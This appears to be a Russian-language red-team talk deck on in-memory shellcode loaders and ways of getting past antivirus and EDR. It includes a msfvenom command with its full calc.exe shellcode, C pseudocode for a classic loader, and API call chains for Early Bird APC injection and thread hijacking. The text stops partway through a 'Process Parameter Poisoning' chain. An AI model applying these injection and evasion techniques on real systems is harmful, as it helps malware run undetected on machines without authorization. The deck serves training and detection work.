Почему ваш антивирус бесполезен

О чём доклад

Цель: показать, как меняются способы доставки и исполнения shellcode в памяти.
План: 4 техники - от простой к сложной.
Формат каждой техники: идея → код/API-цепочка → видео демо.
Техники:

- Classic Loader
- Early Bird APC Injection
- Thread Execution Hijacking
- Process Parameter Poisoning

Отдельно: как AV/EDR это детектит и что делают поверх лоадера.

Дисклеймер

Весь представленный материал — исключительно в образовательных целях и для задач Red Team / пентеста в рамках авторизованных проверок.

- Демонстрация техник не является призывом к их применению против систем без явного письменного разрешения владельца
- Авторы не несут ответственности за любое использование материала за пределами легального контекста
- В ряде юрисдикций разработка и хранение подобного ПО может быть уголовно наказуемо без соответствующего контекста
- Все демо запускались в изолированной лабораторной среде
- Знание техник атаки = основа для их детектирования и защиты

Знание техник атаки = основа для их детектирования и защиты

Что такое Shellcode

Shellcode - позиционно-независимый машинный код, который обычно выполняет полезную нагрузку: запуск команды, подключение, загрузку следующего этапа.
Используется в эксплойтах, пентесте, Red Team, malware.
Генерируется:

- вручную на ассемблере;
- через C/C++ с извлечением .text;
- через фреймворки: Metasploit, Cobalt Strike, Sliver, custom payloads.

Часто шифруется/кодируется, чтобы обойти сигнатуры.

Пример генерации shellcode для демо:

```
msfvenom -p windows/x64/exec CMD=calc.exe -f c
```

```
No encoder specified, outputting raw payload
Payload size: 276 bytes
Final size of c file: 1188 bytes
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50"
"\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52"
"\x18\x48\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a"
"\x4d\x31\xc9\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41"
"\xc1\xc9\x0d\x41\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52"
"\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88\x00\x00\x00\x48"
"\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44\x8b\x40"
"\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41"
"\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c"
"\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04\x88\x48\x01"
"\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59\x41\x5a"
"\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48\x8b"
"\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
"\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xcd\x64\x9f\x68\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

Что такое Shellcode Loader

Задача лоадера: доставить и выполнить shellcode в памяти.
Базовые примитивы:

- Allocate - выделить память.
- Write - записать shellcode.
- Execute - передать управление.

Чем меньше подозрительных вызовов API и артефактов, тем скрытнее лоадер.


Classic Loader - идея

Самый простой сценарий:
VirtualAlloc -> memcpy -> CreateThread
Память выделяется как RWX или RW -> RX.
Shellcode копируется в выделенный буфер.
Создаётся новый поток, который начинает выполнение с буфера.
Плюс: простота. Минус: очень заметно.

Псевдокод на C:

```
LPVOID mem = VirtualAlloc(NULL, size, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
memcpy(mem, shellcode, size);
CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)mem, NULL, 0, NULL);
WaitForSingleObject(...);
```

Classic injection: Видео демо



Early Bird APC Injection: Идея

Проблема классического лоадера:

- CreateThread в RWX-памяти - моментальный алерт
- EDR видит: «новый поток → точка входа в подозрительной памяти»

Идея Early Bird:

- Создаём легитимный процесс (например svchost.exe, notepad.exe) в suspended состоянии
- Выделяем память и пишем shellcode в этот процесс
- Ставим APC (Asynchronous Procedure Call) на главный поток — до того, как процесс начал работу
- Возобновляем процесс — он сам выполняет наш shellcode первым делом


Почему работает лучше:

- Shellcode выполняется в контексте легитимного процесса
- Нет вызова CreateRemoteThread - APC выглядит менее подозрительно

Early Bird APC Injection: API-цепочка

CreateProcessA(SUSPENDED) // создаём процесс, он не запускается
VirtualAllocEx() // выделяем память в целевом процессе
WriteProcessMemory() // пишем shellcode
QueueUserAPC() // ставим APC на главный поток
ResumeThread() // процесс стартует → первым делом выполняет APC

Early Bird APC Injection: Видео демо



Thread Execution Hijacking - идея

Идея Thread Execution Hijacking:

- Не создаём новый процесс и не создаём новый поток
- Берём уже запущенный процесс (notepad.exe) и его существующий поток
- Замораживаем поток → меняем регистр RIP на адрес shellcode → размораживаем
- Поток продолжает работу, но уже выполняет наш код


Почему работает лучше:

- Нет CreateRemoteThread - мы не создаём поток
- Нет QueueUserAPC - мы не ставим APC
- Нет CreateProcess(SUSPENDED) - процесс уже запущен, мы к нему подключаемся
- EDR видит только Get/SetThreadContext — это легитимные отладочные API

Thread Execution Hijacking: API-цепочка

```
OpenProcess()              // открываем уже запущенный процесс
OpenThread()               // получаем хэндл его потока
SuspendThread()            // замораживаем поток
VirtualAllocEx()           // выделяем память под shellcode
WriteProcessMemory()       // пишем shellcode
GetThreadContext()         // читаем регистры потока (включая RIP)
ctx.Rip = shellcodeAddr    // перенаправляем RIP на наш shellcode
SetThreadContext()         // записываем изменённые регистры обратно
ResumeThread()             // поток продолжает → выполняет shellcode
```

Thread Execution Hijacking: Видео демо



Process Parameter Poisoning (P3): Идея

Идея P3 - убираем ВСЁ:

- Shellcode прячется в параметрах CreateProcessW: CommandLine, Environment или lpReserved
- Windows CAMA копирует наши данные в память нового процесса через ntdll! RtlCreateProcessParametersEx
- Мы не вызываем ни VirtualAllocEx, ни WriteProcessMemory - это делает ОС за нас
- Находим shellcode через PEB → ProcessParameters, делаем память executable, перенаправляем RIP

Почему это финальный босс:

- Ноль вызовов VirtualAllocEx - память не аллоцируется атакующим
- Ноль вызовов WriteProcessMemory - данные пишет сама Windows
- Ноль вызовов CreateRemoteThread - поток уже существует
- Обошёл 4 ведущих EDR (июль 2026, Orange Cyberdefense)

P3: API-цепочка

```
// Подготовка
poisonPayload = [pad] + nullFreeShellcode + [pad]
lpCommandLine = poisonPayload          // Windows скопирует это в PEB

